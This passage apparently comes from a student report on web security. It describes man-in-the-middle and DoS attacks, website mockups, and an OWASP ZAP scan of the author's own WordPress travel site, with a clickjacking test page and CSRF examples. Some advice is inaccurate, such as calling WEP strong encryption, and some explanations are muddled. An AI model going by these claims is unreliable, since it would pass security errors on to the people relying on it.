Since there is HTTPS after HTTP which became bullet proof wall against DNS or ARP spoofing, smart attackers use SSL stripping to interrupt packet data and change HTTPS request directly enter to their malicious HTTP corresponding endpoint and lure the host to make unencrypted request to the server. Therefore, critical information can be hijacked in a plain and understandable text.

### **Preventing or managing man in middle attack**

- Using WEP/WPA strong encryption method on router or access points so the untrusted host or devices cannot join the network. Due to weak mechanism of doing encryption could leads to get affected with brute force attack type. Therefore strong encryption should be applied.
- VPN can be implemented to have safe and secure for valuable information within LAN. Basically, VPN uses key-based encryption for secure information communication in a subnet. In this point, attackers could not decipher the data in VPN while the network in shared or communicating.
- Implementing public-private key exchange change HTTP to HTTPS which is known as secure communication and should applied in any type of web application. Every website should use SSL to get HTTPS which is either provide by the server itself or must browed from third part vendors
- Public key type authentication like RSA algorithm can be implemented during communication or sharing information between hosts. RSA used in SSL, Bitcon, SSH, PGP or GPG protocol which security really matters. [\[18\]](#)

## DOS attack – Denial of service

Generally, this attack mainly focuses on interrupt or blocks some authentic hosts from accessing application, website or other resources. Considering as a criminal act an attackers usually target organization to extract money.




Fig 29 DOS attack

While running a DOS attack the attacker's goal is to make server unavailable whenever a user's want to perform some actions. They infect computers with malicious malware which is known as botnet to launch DOS. The attacker send the flooded of traffic so that the server become unavailable. The more botnet into the computers, the stronger is the attacker's goal. Without the protection on the server from DOS or DDOS cannot control the unnecessary request on TCP and UDP packets eventually, the internet will process slower as usual.

## Types of DOS attack

### *DDos-Distributed Denial of Service*

DDoS involved in attacking single system to another in addition, it is even a complicated to recover in case the system gets affected. Executing DDoS attacks by an attacker can run malicious bots from remotely via slave computers to get control over the system. In a present day trend Dos attacks includes numerous system under the control of an attackers, which is used for simultaneously attacking the host. Such coordination refers as DDoS attack. The usual motive or goal of a DDoS attacker are Extortion, spoiling political decisions via website, harming competitor's application or traffic, envy etc. Most companies related to e-commerce, insurances and financial institutions, health sectors and manufactures are affected. Similarly, targeting data centers and public sectors organization to access or exploit money in a criminal way. Therefore, better to hire the service against DDos attacks for long run.

### *Network – targeted Denial of service*

In this type of attack the internet speed is hijacked or so called “bandwidth consumption”. The attempt to drag available network bandwidth so that the traffic cannot passes from targeted systems. Similarly, using DRDoS- distributed reflection denial-of-service to fake other, vulnerable system in the target by flooding network traffic. While this attack is on the process, the authentic users and the systems are access denied. It involves altering network traffic by controlling networking devices like switches, router, access point etc. Therefore, they block the traffic flow form the targeted system leading DoS result without flooding.

### *System targeted denial of service*

This attack type main aim would be weaken the usability of the system. Consuming the resources of the system is usual attack type, where limited resources i.e. cpu, disk space, memory are intentionally use by an attacker to control the process of the targeted operations. For instance, “flooding SYN” which is system targeted attack use all available network connections that are incoming and blocking authentic system and users for

establishing new network connections. The output from system target attack can leveled from minor damage like slowing down system or system crashes. It sounds big attack but there is no such damage occurred where the devices got replaced or repaired.

### *Application-targeted denial of service*

Attacking an application is a popular for DoS attacks. It usually targets the usual action or behavior of the application to build the denial of service situation. General example like, blocking user to access their own account or locking internal request for having access on central database of an application or website until the attacker goal gets fulfilled. Other type of attack target on the website's vulnerabilities and trigger error in the application or crashes by exploiting the facilities of system access and increasing the effect of DoS attack further. [\[19\]](#)

### **How to control DoS Attack**

- Not allowing users to consume the system's resources directly and apply rules for certain users who consume the system components unnecessarily by analyzing system application architecture and implementation.
- Automatic alert on unexpected traffic flow in the system which helps in providing insight of traffic origin and take some quick action in case of DoS attack.
- Frequently checking the system condition helps to identify system-target Dos attacks.
- Checking application condition weather its systems are completely updated with proper packages and files, patches so, it will be somehow protected for DoS Attack.

# Web site mockup

## Home




Fig 30 layout of home page

## About us




Fig 31 layout of about page

# Tour list




Fig 32 tour list page

# Contact

+999000999    info@example.com    login    sign up

Logo

Home    About    Tour list    Contact



**LEAVE US YOUR INFO**  
*and we will get back to you.*

First Name \*    Email \*

Subject \*

Message \*

Submit Now




 <p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean euismod bibendum laoreet. Proin gravida dolor sit amet lacus accumsan et</p>	<p>Destination</p> 	<p>Contact info</p> <p>Address : 12 Main Street</p> <p>Phone : +42 7756 4567</p> <p>Email : info@email.com</p> 
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Fig 33 contact page layout



## Testing web vulnerability Live

It is always important that after building website or maintaining it there is few things we need to follow testing and manage error especially for security. So, I will be using the world most popular tool called OWASP Zed Attack Prox (ZAP) which is actively managed by international volunteers. This tool will automatically search vulnerabilities in the web application either while developing or after completion during testing an application. It is a great tool also for professional pen testers to use for manual testing for security.




Fig 34 OWASP ZAP installs progress

I am testing on my own design and developed word press website “connecttotravels.com” using the tool ZAP. I just want to check how secure is my website and what measure I should be carrying out for any vulnerabilities that came across.




Fig 35 starting software

As from the above diagram we can clearly see that, after tool gets loaded then we have to select the first option if it is not selected then select “yes, I want to persist this session with name...” and click hit button. After that just hit the automated scan button from the left side and put the url of the web site which need to be scanned.




Fig 36 process of scanning

Now we can clearly picture from the above figure to scan and wants to know the vulnerability of the website then attack button must be pressed. After few minutes or more, depends on the server speed and the speed of the laptop processing it will provide timing because it will scan every details of the website so it takes time. After that, ZAP will provide various report and message of vulnerable point which need to be fixed with technical guidelines or if the there is no such issue then it will show the message of secure website.




Fig 37 way to complete of scanning

After scanning the complete detail of website ZAP shows some alert messages




Fig 38 alerts from website

## X-Frame-Options Header Not Set

Basically *X-Frame Option* HTTP response header used to specify, should or should not browser be allowed to render a page in a <embed> or <object>, <iframe>, <frame>.

Website uses this to make secure from click-jacking attacks, to ensure the content is not embedded into other websites. Click-jacking vulnerability, where it is used to trick the user into clicking a unrelated web elements which in hidden as another element. This leads in downloading malicious software or malware and also redirecting to next other webpage which looks very authentic so that users could provide sensitive information, transfer money or even buy product online. There are three values for the x- frame options header;

DENY: It doesn't allow any domain form content framing regardless the owner try to do so.

SAMORIGIN: From the same origin of the page itself the page on the frame will be displayed.

ALLOW-FROM \*uri\*: On the specified origins the page is displayed in a frame.




Fig 39 x-frame-option header

### *Solution*

The solution against click jacking was to include a frame terminating JavaScript snippet in pages to avoid being included in foreign iframes and CSS code: sample

```
<style>
```

```
/* Hide page by default */
```

```
html { display : none; }
```

```
</style>
```

```
<script>
```

```
if(self == top) {
```

```
    // Everything checks out, show the page.
```

```
    document.documentElement.style.display = 'block';
```

```
} else {
```

```

// Break out of the frame.

top.location = self.location;

}

</script>

```

The above sample codes check the domain of the page that is similar to the domain of the browser window, which will be false when the page is embedded in an iframe. For quick check without software if the header is set or not the following should be understood.

The screenshot shows a code editor window titled "Theme Header (header.php)". It lists several files: include, Main Index Template (index.php), Single Page (page.php), and Search Results (search.php). Below this, the "Selected file content:" section displays the following PHP code:

```

1 <!DOCTYPE html>
2 <html <?php language_attributes(); ?> class="no-js">
3 <head>
4     <meta charset="<?php bloginfo( 'charset' ); ?>">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <link rel="profile" href="http://gmpg.org/xfn/11">
7     <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
8     <?php wp_head(); ?>
9 </head>
10
11 <body <?php body_class(); ?>>
12     <p>Website is vulnerable to clickjacking!</p>
13 <iframe src="http://www.yoursite.com/sensitive-page" width="500" height="500">
14 </iframe>
15 <?php
    $body_wrapper_class = '';

```

Fig 40 testing not set header

- When the text “*Website is vulnerable to click jacking*” appears and just under this text, the vulnerable page appear then it need to be fixed.
- When the text “Website is vulnerable to click jacking” appears and pages under that text doesn’t appear then the page is not vulnerable.

```
<html>
```

```
<head>
```

```
<title>Clickjack test page</title>
```

```
</head>
```


```
<body>
```

```
<p>Website is vulnerable to clickjacking!</p>
```

```
<iframe src="http://www.yoursite.com/sensitive-page" width="500"  
height="500"></iframe>
```

```
</body>
```

```
</html>
```



Oops, This Page Could Not Be Found!

404

Fig 41 secure from click jacking

## Absence of Anti-CSRF Tokens

Anti-CSRF tokens also known as synchronizer token patterns which action is to send the user's browser with a small piece of information as token and be sure the web browser reply it back. Such information is impossible to guess by third party. The users must not take any action until it verifies that piece of information. Due to this only the authentic user will send the request within a valid session.

<b>Absence of Anti-CSRF Tokens</b>	
URL:	http://www.connectotravels.com
Risk:	Low
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	<form class="tourmaster-login-form tourmaster-form-field tourmaster-with-border" method="post" action="http://www.connectotravels.com/wp-login.php">
CWE ID:	352
WASC ID:	9
Source:	Passive (10202 - Absence of Anti-CSRF Tokens)

Fig 42 anti-csrf tokens



For example, publishing a new content into blog, the admin or user fills an HTML form and clicks on send or submit button

```
<form action="/action.php" method="post">
```

```
Username: <input type="text" name="username"/><br/>
```

```
Password: <input type="password" name="pwd"/><br/>
```

```
<input type="submit" value="Sign In!"/>
```

```
</form>
```

This action cause POST request into the browser

```
POST /post.php HTTP/1.1
```

```
Host: connecttotravels.com
```

```
Subject=Buy my ticket!&content=To buy my ticket, visit this site: connect.tor.
```

```
HTTP/1.1 200 OK
Date: Sun, 06 Oct 2019 11:48:31 GMT
Server: Apache
X-Powered-By: PHP/7.2.20
Link: <http://www.connecttotravels.com/wp-json/>; rel="https://api.w.org/", <http://www.connecttotravels.com/>; rel=
shortlink
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding,User-Agent
Content-Type: text/html; charset=UTF-8

"tourmaster-login-form tourmaster-form-field tourmaster-with-border" method="post" action=
"http://www.connecttotravels.com/wp-login.php">
  <div class="tourmaster-login-form-fields clearfix" >
    <p class="tourmaster-login-user">
      <label>Username</label>
      <input type="text" name="log" />
    </p>
    <p class="tourmaster-login-pass">
      <label>Password</label>
      <input type="password" name="pwd" />
    </p>
  </div>

  <p class="tourmaster-login-submit" >
    <input type="submit" name="wp-submit" class="tourmaster-button" value="Sign In!" />
  </p>
</div>
```

Fig 43 checking CSRF vulnerability

If the website uses an anti-CSRF token, the server sets token in the cookie's session of the browser after login and entire form submissions include a hidden field token which eliminates the CSRF Vulnerability.

```
<form>
```

```
Username: <input type="text" name="username"/><br/>
```

```
Password: <input type="password" name="pwd"/><br/>
```

```
<input type="submit" value="Sign In!"/>
```

```
<input type="hidden" name="token" value="R6B7hoBQd0wf9CF02C682A3AFD80E0D"/>
```

```
</form>
```

Then the server would check to verify the post request

```
POST /post.php HTTP/1.1
```

```
Host: connectotravels.com
```

```
Username=mathew &password=89oiruy &token= R6B7hoBQd0wf  
9CF02C682A3AFD80E0D
```

## Application Error Disclosure

This is an issue usually occurred in various coding line which could appear while accessing pages by the users. In case of the attacker it could be vulnerable so that hackers could exploit the issues. For simple example:

<b>Application Error Disclosure</b>	
URL:	http://www.connecttotravels.com/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fwww.connecttotravels.com%2Fblog%2F
Risk:	Low
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	HTTP/1.1 500 Internal Server Error
CWE ID:	200
WASC ID:	13
Source:	Passive (90022 - Application Error Disclosure)

Fig 44 Application Error Disclosure

```
<?php  
  
function writeMsg() {  
  
    echo "Hello world!"  
  
}  
  
writeMsg(); // call the function  
  
?>
```

```
Parse error: syntax error, unexpected T_ECHO, expecting ','  
or ';' in C:\xampp\htdocs\Error\syntax.php on line 4
```

Fig 45 error in syntax

As we can see in the above line of code we can clearly see there is an issue within the echo where semicolon is missing when it is executed then the page will show an error message. Therefore such error should be handled properly in case of database and stuff which shows error like such but not literally as above then should be very careful.

## Cookie No HttpOnly Flag

When the HttpOnly flag is included and set a cookie, it direct the browser that the cookie is accessible for the server only not with the client-side scripts. This is a security protection for session cookies.



Fig 46 cookies doesn't include http flag

As we can see, from the above screenshot that the cookies don't include HttpOnly flag which means cookie can be accessed by JavaScript. Although the risk is not that much high we can consider it as a information only. Even if we want to make it disappear for alert message then, few line of code will work.

## Cross-Domain JavaScript Source File Inclusion

Usually when the page includes multiple or more script from the third party domains then it is consider as Cross-Domain JavaScript Source file Inclusion. In another term Cross-Domain JavaScript is XSSI where browsers don't allow pages from one domain to other in reading pages. But for the referencing it doesn't prevent pages from other domains, they only allow images to be render from other domains. Usually, a script that included won't have its own context of security. It runs under the page security context that included in it.

Cross-Domain JavaScript Source File Inclusion	
URL:	http://www.connectotravels.com
Risk:	Low
Confidence:	Medium
Parameter:	http://maps.google.com/maps/api/js?libraries=geometry%2Cplaces%2Cweather%2Cpanoramio%2Cdrawing&language=en&ver=5.2.3
Attack:	
Evidence:	<script type='text/javascript' src='http://maps.google.com/maps/api/js?libraries=geometry%2Cplaces%2Cweather%2Cpanoramio%2Cdrawing&#038;language=en&#038;ver=5.2.3'></script>
CWE ID:	829
WASC ID:	15
Source:	Passive (10017 - Cross-Domain JavaScript Source File Inclusion)

Fig 47 file inclusion

For example: when *ww.hacker.connecttravels.com* includes a script on [www.connectotravels.com](http://www.connectotravels.com) then the script run under the *hacker* context not in *connectotravels* context. Therefore, any user information on that script could be hacked. <sup>[20]</sup>

As we can see from the above pic that the vulnerable point is in the *maps.google.com* which includes the java scripts therefore, it is all about the Google map plugin used in website so it can be solve by frequently update whenever the update is available. Even though it has low risk, just to understand, it is fruitful.

## Web Browser XSS Protection Not Enabled

XSS (Cross-Site Scripting) is a type of injection where malicious scripts are injected into the trusted websites. It occur when an attacker use web application to send malicious code in the form of browser script to a different user (receiver).

X-XSS protection response header is a property of browsers Chrome, Fire fox, Explorer, Safari which stops pages from running when detected it reflects cross-site scripting (XSS) attacks.

